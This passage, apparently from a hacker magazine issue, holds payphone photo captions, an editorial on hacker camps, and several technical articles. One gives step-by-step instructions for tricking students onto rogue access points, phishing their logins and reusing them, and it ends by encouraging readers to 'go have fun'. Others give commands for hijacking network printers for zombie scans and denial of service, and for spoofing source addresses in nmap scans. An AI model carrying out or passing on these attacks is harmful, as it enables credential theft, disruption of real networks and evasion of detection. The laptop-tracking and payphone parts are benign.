Ukraine. Both of these phones were seen in the city of Cherkasy. One is a newer model while the other is a slight bit older. See if you can figure out which is which. The older one was actually attached to the former KGB building. Both are operated by Ukrtelecom.

Photo by Alex Kudelin

Foreign Payphones

Hungary. Seen in Szolnok in a quaint but graffiti ridden booth, this phone is operated by T-Com, a fully consolidated subsidiary of German phone giant Deutsche Telekom, the company best known for inventing the pink handset.

Photo by Rob Craig

Foreign Payphones

Hungary. Seen in Szolnok in a quaint but graffiti ridden booth, this phone is operated by T-Com, a fully consolidated subsidiary of German phone giant Deutsche Telekom, the company best known for inventing the pink handset.

Photo by Rob Craig

Foreign Payphones

Malaysia. Seen in the state of Johor in West Malaysia, these are two distinct types of payphones that have each been around for a while. The first can be found in restaurants and other establishments while the second is more likely to be seen outdoors or in an unsecured environment.

Photo by Jayakanthan Lachmanan

Foreign Payphones

Malaysia. Seen in the state of Johor in West Malaysia, these are two distinct types of payphones that have each been around for a while. The first can be found in restaurants and other establishments while the second is more likely to be seen outdoors or in an unsecured environment.

Photo by Jayakanthan Lachmanan

Payphones of the Old World

Egypt. This phone box was located on the bank of the River Nile, just outside the Temple of Kom Ombo.

Photo by Ben Sampson

Payphones of the Old World

Egypt. Another common type of phone that can be seen throughout the country. This one was found in Luxor.

Photo by troglow

Payphones of the Old World

Ukraine. This phone has obviously seen it all and still has managed to retain a sense of fashion. Seen in Lviv.

Photo by c. sherman

Payphones of the Old World

Vatican City. Technically a country right in the middle of Rome, this may very well be the only payphone in existence there. It can be found at St. Peter's Basilica on the "roof" overlooking Piazza San Pietro. From this phone you are eye level with the 140 statues of saints.

Photo by Da Beave

More Foreign Payphones

Suriname. Found at the Torarica Hotel in Paramaribo, this payphone lacks an enclosure but has a sticker with the website for Telesur, the national telecommunications operator.

Photo by TProphet

More Foreign Payphones

Japan. A stylish and very busy phone, which was seen near the grounds of Kumamoto Castle on the island of .Kyushu.

Photo by LART

More Foreign Payphones

Canada. It's amazing what you can do to an ordinary payphone with a little imagination and rustic charm. Found in Fort Edmonton Park, a historical park in Alberta.
Photo by Carsen Q.

More Foreign Payphones

South Africa. Found at the waterfront in Cape Town, this Telkom payphone takes both coins and cards.

Photo by TProphet

Payphones in Exotic Places

Guatemala. One of the typical phones found throughout the country.

Photo by Gary Davenport

Payphones in Exotic Places

Burkina Faso. This rather dusty phone was found in the city of Ouagadougou. Note the symbol for international calling: one flag connecting to another.

Photo by M J

Payphones in Exotic Places

Rwanda. Seen in the departures area of the Kigali Airport. (It didn't work, incidentally.)
Photo by Jeffrey Mann

Payphones in Exotic Places

Mauritius. This brightly colored model that takes both coins and cards was discovered beside the Pereybere Beach in Pereybere.

Photo by Scott Brown

Unusual Looking Payphones

France. The unusual thing about this phone found in the countryside is the fact that it takes neither coins nor cards. In fact, this phone can only make emergency calls or calls using credit or calling cards. In France, the law states that every city, town, or village must have at least one payphone.

Photo by Mike Miller

Unusual Looking Payphones

Japan. They don't really get much pinker than this model, found in a park in Ueno, Tokyo.

Photo by Jim E. Etheredge II

Unusual Looking Payphones

Thailand. Seen in a place called Chiang Mai, or perhaps it was just a hallucination.

Photo by professor ned

Unusual Looking Payphones

Russia. This was actually the grand opening of a payphone in Kamchatka Oblast. We can't even imagine one of our phones being celebrated so festively. These people must really appreciate telephony.

Photo by Curtis Vaughan

Unusual Payphones

In the **United States**, you might say payphones are a dying breed. Found in Franklin, South Carolina outside a gas station on the highway 23/74 bypass.

Photo by Sam T. Hoover

Unusual Payphones

Quite the opposite holds true in **Kyrgyzstan**, found in Bishkek. These models have existed for ages in the old Soviet Union. This one has been converted to touch tone from rotary dial and it's also been freshly painted. It's not going anywhere.

Photo by romano.tamo

Unusual Payphones

We never tire of these weird little payphones found all over **Japan**. One has to wonder what's really going on in all that space under the hood. It being pink and rotary is just an added bonus. Found in the lobby of a hotel in rural Suzuka.

Photo by Darren Stone

Unusual Payphones

And we're back in the **United States** again where (did we mention?) payphones are a dying breed. And in a variety of styles. Found in Newport Beach, California.

Photo by Matt Figroid

Unusual Phone Booths

One of these phones is not like the other. These booths were found outside the phone company building in Grand Turk, part of the **Turks and Caicos Islands**. The phone company, incidentally, is known as LIME (Landline, Internet, Mobile, Entertainment).

Photo by Dieselpwner

Unusual Phone Booths

This is about as grandiose as it gets. This booth, found in Arrowtown, **New Zealand**, is closer to the size of an apartment than a phone booth in many parts of the world.

Photo by Michael Hall

Unusual Phone Booths

This one is just unusual on a variety of levels. The colorful booth, the bright blue phone, the old street scene, even that strange word that means telephone. This is, of course, in **Lithuania**, in the old town district of Vilnius.

Photo by Elvis

Unusual Phone Booths

In the **United States**, payphones are going through a confusing period, as is evidenced by these ones found in West Caldwell, New Jersey. Why they are Chinese-themed is anyone's guess. They were seen outside a ShopRite in a neighborhood with no obvious Asian connection.

Photo by Conor Laverty

HACKING IN TENTS

It was another historic summer.

For a good number of us, the accomplishments mirrored those of previous years. For many others, it was something entirely new. For the hacker community at large, the summer of 2009 represented a reaffirmation and a significant expansion into brand new territory.

The concept of a hacker camp was first realized in 1993 as Hacking at the End of the Universe (HEU) was held in the Netherlands. There, for the first time, people in our unique community figured out a way to build a mini city in the middle of the wilderness, complete with power and connectivity, dedicated to the world of hacking and innovation. It was enough to inspire us to move ahead with the first HOPE conference a year later in New York. That, in turn, was the first American conference to draw over 1,000 attendees. History was made.

Another Dutch hacker camp took place four years later in 1997, known as Hacking In Progress (HIP), held in conjunction with the second HOPE conference (Beyond HOPE). Then, the German Chaos Computer Club put together the first German hacker camp in 1999. From that point, HOPE conferences in New York were held during even years and alternated with the European hacker camps which, in turn, alternated between Germany and the Netherlands during odd years. The Germans held Chaos Communication Camps in 2003 and 2007 while the Dutch held Hacking At Large (HAL) in 2001 and What The Hack in 2005. Add to that list this year's presentation of Hacking At Random (HAR). Apart from a seemingly neverending supply of clever names, the spirit of these events also seems limitless. Not to mention contagious.

For this year also saw something brand new. The first ever hacker camp in the United States became a reality in early July. ToorCamp took place in the middle of Washington State at, of all places, the site of a former nuclear missile silo. It wasn't nearly as big as the European counterparts, but it was every bit as significant. Just as we once thought it would be impossible to hold a massive hacker conference in the United States, we also believed pulling off a hacker camp most certainly would never happen in this country. We're happy to have been proven very wrong.

With a little ingenuity and a lot of spirit, all kinds of events in the most unlikely of locations can be successfully coordinated. To have hundreds of hackers occupying a site that once could have been a trigger to the end of the world is both surreal and inspirational. We've gotten used to the Germans having camps and conferences at old military airports or former communist training centers. How is it possible to measure up to *that* level of coolness? This summer, a big step was taken in achieving parity. Not only was ToorCamp held in an amazing setting, but the sheer amount of responsibility the attendees displayed rivaled that of the overseas conferences, where *everyone* is a volunteer and security is relatively seamless and transparent. The only way an outdoor hacker conference can possibly work in a place like an old missile silo is if everyone works together and makes sure safety is a

priority in a potentially hazardous environment. With this accomplished, there is almost no limit to the potential of where the next outdoor hacker event might take place in the States. Now that we know it can be done, we have a whole country of really neat places to hold the next one in. Let's hope the inspiration from this event leads to many more of them.

Of course, we expected greatness from HAR and there was certainly no shortage of that. Four full days of talks and gatherings including people from so many different nationalities made it truly impossible to be bored. The time flew by incredibly fast. Naturally, an event of this nature has a great number of challenges and all of them were tackled by a very dedicated group of people, many of whom had arrived days before and wound up staying days later to ensure that everything worked out. A few of the tasks included keeping the wired and wireless connectivity going, managing the actual infrastructure of plumbing and power, dealing with the steady curiosity of the media and the authorities, coordinating the speaker schedules, even running two separate phone systems. Yes, the camp had both a DECT wireless telephone system and its own GSM network, each allowing attendees to use their phones to call others on site for no charge. An FM radio station ran around the clock and captured the spirit of the proceedings with all sorts of interviews, news coverage, and music, every bit of which was done in a professional and fun manner. There really seemed to be no end to the innovation and fun that was possible at this event.

While this type of magic has started to become almost routine for those of us involved in the hacker community, we do need to have this reinforced on a regular basis. With every one of these milestones, more new people get involved and become inspired. This is essential in order for our community to continue to flourish. Having the same people doing the same thing, no matter how great it may be, would still be a form of stagnation. At all costs, we must avoid anything that erects barricades to new participants. And those new to the scene must try and learn from the experiences and mistakes of those who've been involved in the past.

The kinds of conferences we've seen in ToorCamp and HAR (and we'd like to assume our own HOPE conferences) are significantly different from those events that treat their attendees as a mere audience. Some people prefer it that way because they don't really have to do anything except pay their admission fee and follow the instructions. The people who run such conferences are very different and separate from those who attend and the hierarchy is painfully evident to all. A good hacker conference, however, has only a slight difference between those organizing the event and those who attend with no previous involvement. Oftentimes, the latter turn into the former, sometimes in the course of the event itself. This is how great things are possible - with the potential for innovation, change, and something completely unexpected and unanticipated.

Exploiting University Students using Rogue Access Points

By Anonymous

A rogue access point is a wireless access point that has been installed on a network without permission. It could just be an access point that was set up by a student or faculty member to provide wireless access in an area where none existed. Or, it could have a malicious objective like a man-in-the-middle attack where sensitive information could be stolen. Several years ago, my university installed 802.11 wireless access points throughout campus. Unfortunately, the wireless is set up in a way that allows for rogue access points to be brought onto the network easily. The focus of the paper is explaining how rogue access points can be used in the university environment to exploit students and faculty workstations to gather sensitive data. First, I will examine the vulnerability. Second, I will describe the different attack vectors where one could exploit the vulnerability. Lastly, I will describe ways to collect sensitive data and how one could use the captured data.

As I mentioned, the university installed 802.11 APs around the campus. All of the access points communicate to the end devices with the same, unsecured SSID. By unsecured, I mean the access point is not secured with static WEP or WPA keys, or an enterprise authentication solution. In a corporate environment, you will find secured access points because the corporation is trying to keep unauthorized persons out of their network. However, in a university setting, they are trying to provide usability on their wireless so students and faculty can get on it without trouble. To allow usability, the university moved the authentication from the wireless protocol itself to a web based splash page asking for credentials. When a user connects to the wireless, their web browser is automatically redirected to a SSL secured splash page where they are required to login to get access to the network. There is no client-side software to this login and it is based off of the machine's MAC/IP address. Once logged in, they have access to the network and Internet.

My university also sells laptop computers that come customized with common settings and shortcuts that the student would find useful. One of these settings is adding the university's wireless network. This will allow any student who buys one of these laptops easy access onto the university's wireless network without him/her having to setup anything. This means that every laptop purchased from the student stores will automatically be looking for and trying to connect to an unsecured access point.

The laptops purchased at the student stores are not the only computers automatically looking for and trying to connect to the university's unsecured access point. Any laptop that has ever connected to the wireless will now have that wireless connection in its wireless profile. If the user is running Windows and is using Wireless Zero Configuration (WZC), then every wireless network ever connected to will be in the preferred networks list. The higher the connection is on the list, the higher its priority. For example, if the user connected to the university's wireless in 2008, and in 2009 connected it to their new wireless router at home, then the laptop will connect to the university's SSID even if it sees their new wireless router as available. Since a lot of university students live in dorms their first year, the probability of having the university's SSID near the top of their preferred networks list is high.

If you merge the ideas from the last three previous paragraphs, then you end up with the vulnerability. First, the APs are not secured. This means that a miscreant can create a rogue access point and everyone will automatically connect to it as though it was owned by the university. Second, all student laptops (and specifically those bought at the student store), will be actively looking for the university's wireless connection. Even further helping the miscreant is that the laptops bought from the student store list the university's wireless connection as the preferred connection. This means that they will connect to the university's wireless network even when they are not at the university. To gather information using a rogue access point, the miscreant has to figure out where students are when not at school. A good place to start would be their residence.

The first attack vector is apartment complexes. There are tons of apartment complexes around my university, housing 1000s of people. The majority of the people living in these apartments are students at the university. A good majority of university students have laptops with the SSID of university saved as

a wireless profile. If someone sets up a rogue AP, then anyone in proximity will automatically connect to it. The number of users who will connect to the rogue AP is based on how high the university's wireless profile is in the preferred network connections list. The longer one leaves the rogue AP on, the more users that will connect to it. More users will also connect to it when their computer is restarted and looks for available wireless connections. Again, if the university's SSID is high in the preferred connections list, then it will connect to it if it sees it available. I will call this the most effective method because the miscreant will not be seen, and will never have to hide any of their equipment. This is also the setup where one could have the most equipment. Imagine three or four rogue APs each with high gain antennas positioned to pick up the most users.

The second attack vector is dormitories. My university did not extend the wireless throughout the dormitories, but instead installed APs only in the lobbies and study areas (basements). This means that above the basement, once the signal bleeds off, there are 100s of laptops looking for the university's SSID. If a miscreant sets up a rogue AP, one could easily grab a bunch of users instantly. In reality, one could just put the rogue AP in a car and mount the antennas on the roof. This would not provide the depth of coverage as the first method, but would be much easier to implement.

The third attack vector is on the campus. If the miscreant is brave, and believes that the data he/she wants to collect is on the physical campus, then he/she could setup a rogue AP in the ceiling using a laptop by itself, or the combination of a laptop and external AP. The issue of long term power is easily solved. All of these new "smart classrooms" have electrical outlets for the projectors above the ceiling tiles. Not only will the AP run forever, but it is hidden from view. The downside to this is that if the university is running any kind of rogue AP detection, and actively monitors it, the rogue will be found. However, the value of the data one could potentially gather might outweigh the risk. The primary reason for running a rogue at the university is to capture faculty data.

Along the same lines as putting a laptop in the ceiling, one could put it in a book bag wired to a UPS. This would only last for a couple hours (depending on how much weight in batteries one wants to deal with), but is mobile and has little chance of someone ever finding it. Here is a scenario. Pretend you're a student and go into a large lecture hall. If you find a hall where they teach an IT subject, then the majority of the students will bring their laptop. Power up your book bag, and hope that they connect to you. If you get to class before they do and get your book bag powered up, then there will be a high probability they will connect to you because your device will have the best signal strength.

After a miscreant has set up the rogue access point, they can start collecting data. First, one would start by simply sniffing the traffic to determine which websites are being visited the most. From there, a local web and DNS server running on the laptop could be setup to serve phishing pages matching those sites. The reason for the phishing pages is that most credentials, at least ones that have any real value, will be sent across SSL. Creating a phishing site will guarantee the credentials, but may arouse suspicion if one doesn't pass them to a believable error page or if they never get the real website. To get around this problem, a cron job could be used.

Cron is a job scheduler for Unix/Linux operating systems. One could create a job that rotates the DNS entries between the IP that points to the phished and real website. In terms of believable error pages, Facebook has a habit of going into maintenance mode and only prompting a user that they are in this mode once they try to log in. A phished Facebook page throwing the user to the fake maintenance message would be highly effective.

Another option is to phish the university's initial wireless splash page that requires logon. The credentials for the wireless are also what the student uses to access their email and other university websites. The first obstacle for the miscreant is getting onto the wireless network so that he/she can serve Internet access and not arouse suspicion. I mentioned before that wireless access is based off of the laptop's IP and MAC address. Simply sniffing the wireless will yield someone who is connected and possibly authenticated to the wireless. Then, by cloning their IP and MAC address, one is now logged into the wireless as someone else.

Now that the miscreant has phished some credentials, there are several things one can do with them. If he/she captured the credentials for the wireless splash screen, one now has access to the student's e-mail. Their e-mail address is the gateway to getting passwords to numerous other sites. For example, Facebook has a "forgot your password?" page that will send an email to reset your password. There is a good chance this email will go to the student's university email address. For any captured credentials, there is a chance that the user uses the same password for other sites. For example, if one captures their Facebook password, then one might also have their MySpace password. The issue would now be guessing their username.

That's all. I have no insightful conclusion. Go have fun!

Shouts to all who have supplied me with the resources to learn

Catching a Laptop Thief/WiFi Hacker

by Douglas Berdeaux
douglas@weaknetlabs.com

Years ago, when I first saw the movie *Track Down* (*Takedown*), I was impressed. I thought it was a cool movie and have been bashed several times for such a statement. I even heard Kevin Mitnick once say that the movie "sucked" in an interview on a radio show. But out of all of the cheesy hacker movies, I felt that it had the coolest feel to it. The part in the movie were Shimomora is in the van searching for Mitnick gave me an idea. I could possibly do the same thing with MAC addresses and the aircrack-ng suite. With a cheap wireless card, a free light-weight coding language, and some patience, I too could be trolling in the back of a van. But again, searching for a MAC address and not a MIN or ESN (yet).

Now, I don't own a van, I don't have friends, and I wouldn't really care if someone cracked my network security. *But* I would care if, say, I had a laptop stolen from me in a mugging, or from my house when I wasn't home, etc. I could then check the MAC address I wrote down of the internal WiFi card, or on the side of the laptop box, for even better evidence, and search for it! This would, of course, only going to work if the thief weren't smart enough to change the card, leave the state, etc. If you think of this situation with mathematical crime statistics and probability, it's most likely the case.

Windows, and any other OS that has a network manager-like client running, will either be connected to an AP listed in your preferences, or will be probing for APs in your list. Also, it will be actively sniffing for surrounding APs to suggest them to you, as if its life depended on it.

When a client probes for a preference AP, the data sent via WiFi will be visible to anyone in the surrounding area equipped with the proper setup. By this I mean anyone with a card that can be set to "monitor" mode by the user and running airodump-ng while channel hopping.

I have had a lot of experience with WiFi cards, vendor types, and driver issues in the labs here and have found that almost any card that is detected by a Linux/Unix flavor OS can be set into "monitor" mode for sniffing. This means that the card has the ability to "sniff" surrounding APs, to list them for you to connect to, but does not always mean it can "inject" fabricated packets. You would want to inject fabricated packets to deauthenticate a user in order to grab a WPA/WPA2 handshake, which would allow you to attempt to crack, with a dictionary file or hash file, the login info using aircrack-ng or cowpatty 4.0+.

But in our case, we are simply sniffing, so any old card should do the trick. You can skim forums where they talk about this sort of thing, like wireless security, to find out which cards are best for the job. I would first recommend the Remote-Exploit forums, as they have almost benchmarked every card on the market for their sniffing capabilities! They have a lot of experience with wireless hacking and are first to point out a vulnerability, or code to exploit it.

Once you have a good card, you're ready to start searching for your cracker/laptop thief! First, boot up into a Live Linux disk like WeakNet Linux Assistant. Then connect to your wired internet and download the catchme-ng tarball here: `http://weaknetlabs.com/➥code/catchme-ng/` Now disconnect and save the tarball for future use on a flash drive. Put your wireless cards down and kill network-manager. By typing `ifconfig`, you can list the cards that you have "turned on." Then `ifconfig ➥ <cardname> down` will turn them off temporarily. This can also be accomplished by killing network-manager with killall network-manager. Usually that turns off all of the network cards in one fell swoop.

Now we want to set our wireless card to monitor mode and turn it back on. Type `iwconfig` to list all of your wireless cards. Type `iwconfig <cardname> mode monitor` to set it to monitor mode. This is where you can determine if your card is capable, with the drivers included in your OS, of going into monitor mode. The OS isn't very embarrassed at this point to cry out! If successful, turn the card back on with `ifconfig <cardname> up`, and start airodump-ng with the --write to file option. Make sure you remember what your current working directory is and where you are saving your files to. I'd suggest changing directories and just saving them in /tmp.

Once started, fire up catchme-ng and click on the "..." button to find your "dump file" created by airodump-ng. Then select the MAC address you want to hunt for and click start. If your prey (MAC you're searching for) comes within your wireless card's sniffing range, you will see it. A loud siren sound will play, and a box will pop up saying "I've found the MAC

specified." Now, simply toss your laptop into your car/bookbag/etc. and walk/drive/bike around your neighborhood with headphones on in search of your machine. If you find the machine, you can now set up nearby and zero in even closer by watching the "PWR" field of airodump-ng. You can see the "power," or pretty much the range, of the client that is either "probing" for, or connected to, an AP.

And that's all there is to it, really. Imagine the possibilities of these applications in parallel. Law enforcement can find the MAC address of a stolen laptop. You can pinpoint, with quite good accuracy, who broke into your network by comparing the logs of MAC addresses with your very own addresses and the foreign address being specified as the "prey." You can search for anything with a MAC address. If you aren't sure how to find a MAC address in your logs, you can simply write a shell script to frequently check your LAN for new MAC addresses and dump them to a text file, without creating doubles or overwriting previously seen MAC addresses. Here is an example of such a LAN-nanny:

```
sudo ettercap -Tpi eth0 // // -k
➥ 1.txt -s q && cat 1.txt | awk
➥ '{print $2}' >> 2.txt && cat
➥ 2.txt | sort -u > MAC_List.txt
```

This relies on Ettercap to find the MAC addresses on your LAN. This is a good choice because it's fast, and speed counts when you know that some wireless security measures are flawed when it comes to ARP requests. If we were to use the basic ARP program `arp -a`, it would take a bit longer.

What the above script actually does, in plain English, is "run Ettercap, use text mode, in non-promiscuous mode (so there's not a bunch of packets flooding the screen), use interface eth0, ARP for all clients on LAN and make text file 1.txt with results, print each line in 1.txt but only the MAC addresses column and append it to 2.txt, print every line in 2.txt sorting out the duplicates and spitting all of the unique MAC addresses into the text file MAC_List.txt." Now simply make this run every, say, 5 or 10 minutes or so. ARPs can seriously bog down traffic, of course, so maybe less often would be recommended.

Another application of the program would be to create a game to with your friends to wirelessly search for them! The program is not biased and you can specify even an ESSID that you once used and have fond memories of. There are endless possibilities!

Attacking a Blind Spot

by Tim Kulp (cloak13)

scotoma *n.* A spot in the visual field in which vision is absent or deficient.

Information security is full of scotomas. To find one, look no further than the network printer. Modern printers are no longer merely ink cartridges with a network card; they are document management systems with large memory stores and direct server access. Using unsecured network printers, you can own and disrupt a network resource that is critical for most business functionality.

Why a printer?

Enterprise/business computers have many checks and policies to monitor information coming from and going to them with devices like proxy servers and firewalls. Printers, on the other hand, do not access the web or even other computers; they only receive instructions to print and therefore do not need these various checks, right? Many modern network printers have management features that can be accessed via a web browser or telnet, which means that ports 80, 443 and 23 are open by default. Too often, IT professionals simply plug the printer in and point computers to it. They are ignoring the security implications of treating a printer as a "receive only" device.

A quick browse of the Ricoh or HP printer websites reveals that modern printers are capable of much more than just putting ink on various paper sizes. Today, printers have hard drives, access to network storage, and email, which translates to broadcasting data and not just receiving it.

Attack 1: Building your zombie (scanner) army

You have scanned your network to find systems with open ports using a tool like Nmap or HPing2 (for this article, we will be using Nmap). A system is returned with ports 515 (Printer/LPD), 631 (IPP) and 9100 (Jet Direct) open. These ports are the main PDL (Page

Description Language) data stream ports. PDL is the command language network printers use to know how to draw the document that they are trying to print. Having these ports open is a sure indicator that the device is a network printer. If you are still not sure, you can always run: `nmap -o [target IP address]`

The -o modifier tells nmap to determine the operating system of what you are scanning. If the device is indeed a printer, then you can expect something like "HP LaserJet 4050/4200/4600/5100 (JetDirect) printer," which tells you that the network printer in question is an HP LaserJet and could be a 4050, 4200, 4600 or 5100 model. This is great information to start looking for vulnerabilities, but for this attack we are only delivering a scan through our printer.

Letís get this printer working for us. Using the following command in nmap: `nmap -sI [printer IP address] [target IP address]`

The printer (now our zombie system) will scan the target for port information. This is called an idle scan or a zombie scan because, while you are executing the scan, another system tunnels the requests for you. This particular scan is useful when you know an IDS or IPS system will be logging scan activities. The IDS/IPS will record the scanning system's information which, when using a zombie scan, will be the zombie device (in this case, our target network printer). This type of scan is great for hiding your computer's identity while still retrieving useful and accurate port information from the target.

Attack 2: Killing trees, blocking business

While a zombie scan can be useful, you can do a lot more with an unsecured printer. Using just the address of the printer and telnet, you can send print jobs to the network printer. Using telnet and an unsecured printer, we are going to launch a DoS attack.

Connect to the printer via telnet: `open [target IP address]:9100`

This will open a telnet connection to port 9100, the port that receives all the PDL commands that we introduced earlier in the article. Type whatever you would like and press Crtl-] to send the command to the printer. This will cause the printer to print the text that you typed before hitting Ctrl-]. With a little scripting skill you can build an automated process that will print random strings, causing a tremendous waste of ink and paper as well as clogging the print queue and thus preventing other users from being able to print.

Another way to do this same attack is to connect to the printer via a web browser. As an example, you could type the following into the address bar of your web browser: `http://[printer IP address]:9100`

Notice we are connecting to port 9100. This connection will cause the printer to spit out an HTTP request. If you get creative with a tool like Fiddler, you can craft your own HTTP commands and flood the printer with HTTP GET requests. Each GET would be printed out, again causing the print queue to be flooded with bogus print requests.

But wasting paper is not the only DoS we can perform. Using telnet, you can change settings on an unsecured printer by connecting to port 23. You can use this connection to reset the Administrative Password, change the user time out, and a ton of other mischievous things. We will walk through a quick scenario that will get the printer's hostname using telnet and an unsecured HP 4050n printer.

Telnet into the printer using a standard telnet open connection command: `open [target printer's IP address]`

If the printer is unsecured, you will not be prompted for a username or password. After gaining access to the printer, type "menu" and hit enter. This will return the control menu. To get the hostname, select option 2, for "TCP/IP Settings," then select option 1, for "Main TCP/IP Settings." This will return all of the general TCP/IP settings, including hostname, IP address, subnet mask, etc... You can change the IP address here to create a simple, but temporary, DoS attack. As soon as network administrators realize no one can print to the specific printer, the changed IP address will be discovered and corrected. Whether or not the printer will then be secured is another story.

Return to the main menu and browse the other options to get a complete picture of all the settings you can manipulate. Many of these settings, with slight changes, can cause major disruptions in the printer;s operations or be other routes to a DoS attack.

Conclusion

The few examples in this article are simple attacks for standard network printers but can be used as a basis for more sophisticated attacks against robust printing systems. As printers improve in capabilities and features, new security issues arise. Imagine the security concerns of a "document management solution" printer, or of a printer tied directly to the company's Exchange server. If left unsecured, what kind of attacks could be used to compromise the connected systems? Like many non-computer devices, network printers are often forgotten in security audits and analysis. Keep this in mind during your next penetration test project. By targeting network printers, you can leverage a powerful network resource while operating in a very large security blind spot.

How to Almost Hide Your Digital Identity While Port Scanning with Nmap

by Bryce Verdier

For people in the know, port scanners are double-edged swords. While they give System and Network administrators the ability to scan for unwanted holes in their firewalls, servers, and computers, they also give malicious Internet users the ability to do the same thing and are usually the first tool a would-be intruder uses to find a way into a network. One of the most well known port scanners is Nmap. Nmap runs on Linux, FreeBSD, Mac OS X, Solaris, Windows, and more. So chances are that, no matter what OS you're running, you can run Nmap on it.

Disclaimer: Just because you're about to learn a new tool today, does not mean that you should go straight to work or school and just start scanning every computer in sight. This is a real good way to make the network administrators very angry. So be courteous; if you do not own the computer you're about to scan, get permission. And this is for educational purposes only, obviously.

I am quite sure that some of the people reading this article are more adept with this tool than I am. (If you're not, then I would recommend you spend some time with it before continuing with this article... or not.) For those who don't know, Nmap has the ability to change its scanning IP, and do the same trick with a group of IPs, or decoys, as the manual calls them. So for everyone who lives by their firewall logs, you might want to start keeping a closer look at your logs concerning port scans, because that IP that is scanning you is probably not the IP that you think it is.

From the manual, there are two arguments that I will go into in more depth: -S and -D. -S has the explanation of, "-S <IP_Address>: Spoof source address." And -D is described as, "-D <decoy1,decoy2[,ME],...>: Cloak a scan with decoys" (notice no space between the comma decoy1 and decoy2). If you do use "ME," you will put in your computer's IP address as part of the cycle of decoys. I do not know if you would want to do this, but maybe you do. Anyway, let's see some of these configurations in action:

```
$ sudo nmap -e eth0 -P0 -S
➥ 12.24.36.48 -A -T4 192.168.1.27

Starting Nmap 4.62 ( http://nmap.
➥ org ) at 2009-01-15 00:13 PST
Warning: OS detection for
➥ 192.168.1.27 will be
➥ MUCH less reliable
because we did not find at least
➥ 1 open and 1 closed TCP port
All 1697 scanned ports on mythbox
➥ (192.168.1.27) are filtered
MAC Address: 00:14:BF:5B:2D:5C
➥ (Cisco-Linksys)
Too many fingerprints match this
➥ host to give specific OS details
Network Distance: 1 hop

Nmap finished: 1 IP address (1 host
➥ up) scanned in 36.634 seconds
```

This is just to show you what I typed at the command prompt, so you can see how to use the -S argument and what to expect as possible results. As I said above, -S is to spoof the IP address of the hosting machine, which I have set to spoof as 12.24.36.48. However, I have a couple more arguments thrown in for good measure. First the "-e" this is telling Nmap which network card to use. Generally, Nmap knows which card to use, but I've decided to use it here to be explicit. The next extra argument is "-P0." This is to tell Nmap not to ping the host, as Nmap likes to ping before scanning to make sure the host is online. Now that we've gone over the boring stuff, let's look at some firewall logs.

```
Jan 15 00:13:01 mythbox IN=eth0 OUT=
MAC=00:14:bf:5b:2d:5c:00:13:d4:
➥78:18:c6:08:00 SRC=12.24.36.48
DST=192.168.1.27 LEN=44 TOS=0x00
➥ PREC=0x00 TTL=40
➥ ID=63097 PROTO=TCP
SPT=43468 DPT=1383 WINDOW=1024
➥ RES=0x00 SYN URGP=0
Jan 15 00:13:01 mythbox IN=eth0 OUT=
MAC=00:14:bf:5b:2d:5c:00:13:d4:
➥ 78:18:c6:08:00 SRC=12.24.36.48
DST=192.168.1.27 LEN=44 TOS=0x00
➥ PREC=0x00 TTL=47
➥ ID=56142 PROTO=TCP
SPT=43469 DPT=722 WINDOW=4096
➥ RES=0x00 SYN URGP=0
```

This output shows the results the command above has on my iptables firewall log. If you look in the screen shot on each line you'll

see: "SRC=12.24.36.48" which is the exact IP we set from the command line. We know this works with a single IP address, but what about multiple IP addresses?

```
$ sudo nmap -e eth0 -P0 -D 1
➥ 2.24.36.48,3.6.9.12,5.25.1
➥ 25.250 -A -T4 192.168.1.27
Starting Nmap 4.62 ( http://nmap.org
➥ ) at 2009-02-15 00:33 PST
Warning: OS detection for
➥ 192.168.1.27 will be
➥ MUCH less reliable
because we did not find at least
➥ 1 open and 1 closed TCP port
Interesting ports on
➥ mythbox (192.168.1.27):
Not shown: 1693 filtered ports
PORT STATE SERVICE VERSION
80/tcp open http lighttpd 1.4.15
631/tcp open ipp CUPS 1.2
6543/tcp open mythtv?
6544/tcp open mythtv?
MAC Address: 00:14:BF:5B:2D:5C
➥ (Cisco-Linksys)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.9
➥ - 2.6.12 (x86)
Uptime: 0.031 days (since
➥ Wed Jun 13 20:11:22 2007)
Network Distance: 1 hop

Nmap finished: 1 IP address (1 host
➥ up) scanned in 138.657 seconds
```

Just like the first command, we start by Nmap telling it which network card to use and, instead of just specifying one IP address, we specify three IP addresses: 12.24.36.48, 3.6.9.12, and 5.25.125.250. Now let's take a quick look at our iptables log and see what happens.

```
Jan 15 00:33:54 mythbox IN=eth0 OUT=
MAC=00:14:bf:5b:2d:5c:00:13:d4:
➥ 78:18:c6:08:00 SRC=12.24.36.48
DST=192.168.1.27 LEN=44 TOS=0x00
➥ PREC=0x00 TTL=43
➥ ID=16809 PROTO=TCP
SPT=63815 DPT=234 WINDOW=4096
➥ RES=0x00 SYN URGP=0
Jan 155 00:33:54 mythbox
➥ IN=eth0 OUT=
MAC=00:14:bf:5b:2d:5c:00:13:d4
➥:78:18:c6:08:00 SRC=3.6.9.12
DST=192.168.1.27 LEN=44 TOS=0x00
➥ PREC=0x00 TTL=42
➥ ID=16809 PROTO=TCP
SPT=63815 DPT=234 WINDOW=3072
➥ RES=0x00 SYN URGP=0
Jan 15 00:33:54 mythbox IN=eth0 OUT=
MAC=00:14:bf:5b:2d:5c:00:13:d4:7
➥8:18:c6:08:00 SRC=5.25.125.250
DST=192.168.1.27 LEN=44 TOS=0x00
➥ PREC=0x00 TTL=42
➥ ID=16809 PROTO=TCP
SPT=63815 DPT=234 WINDOW=3072
➥ RES=0x00 SYN URGP=0
```

Well, well, well. Just like the manual said, the firewall logs show that access was attempted from our specified address above, in the exact order that we inputted them. You can discover this for yourself by looking at the log messages and noticing what SRC equals.

So let's recap what we have (hopefully) learned today. We learned how to change your IP address while scanning, and that you can use an array of IP address to pretend to be other IPs while scanning. So you might be wondering at this point why I say we *almost* hid our identity. Well, if you have been paying attention to the firewall logs you might have noticed that the attacking MAC address has stayed the same. Of course, this can be changed as well, but that is another article for another time.

Resources

1. Nmap website: `http://www.➥insecure.org/nmap/`
2. Performance: `http://www.insecure.➥org/nmap/man/man-performance.➥html`
3. Port Scanning Basics: `http://www.➥insecure.org/nmap/man/man-➥port-scanning-basics.html`
4. Address Spoofing: `http://www.➥insecure.org/nmap/man/man-➥bypass-firewalls-ids.html`

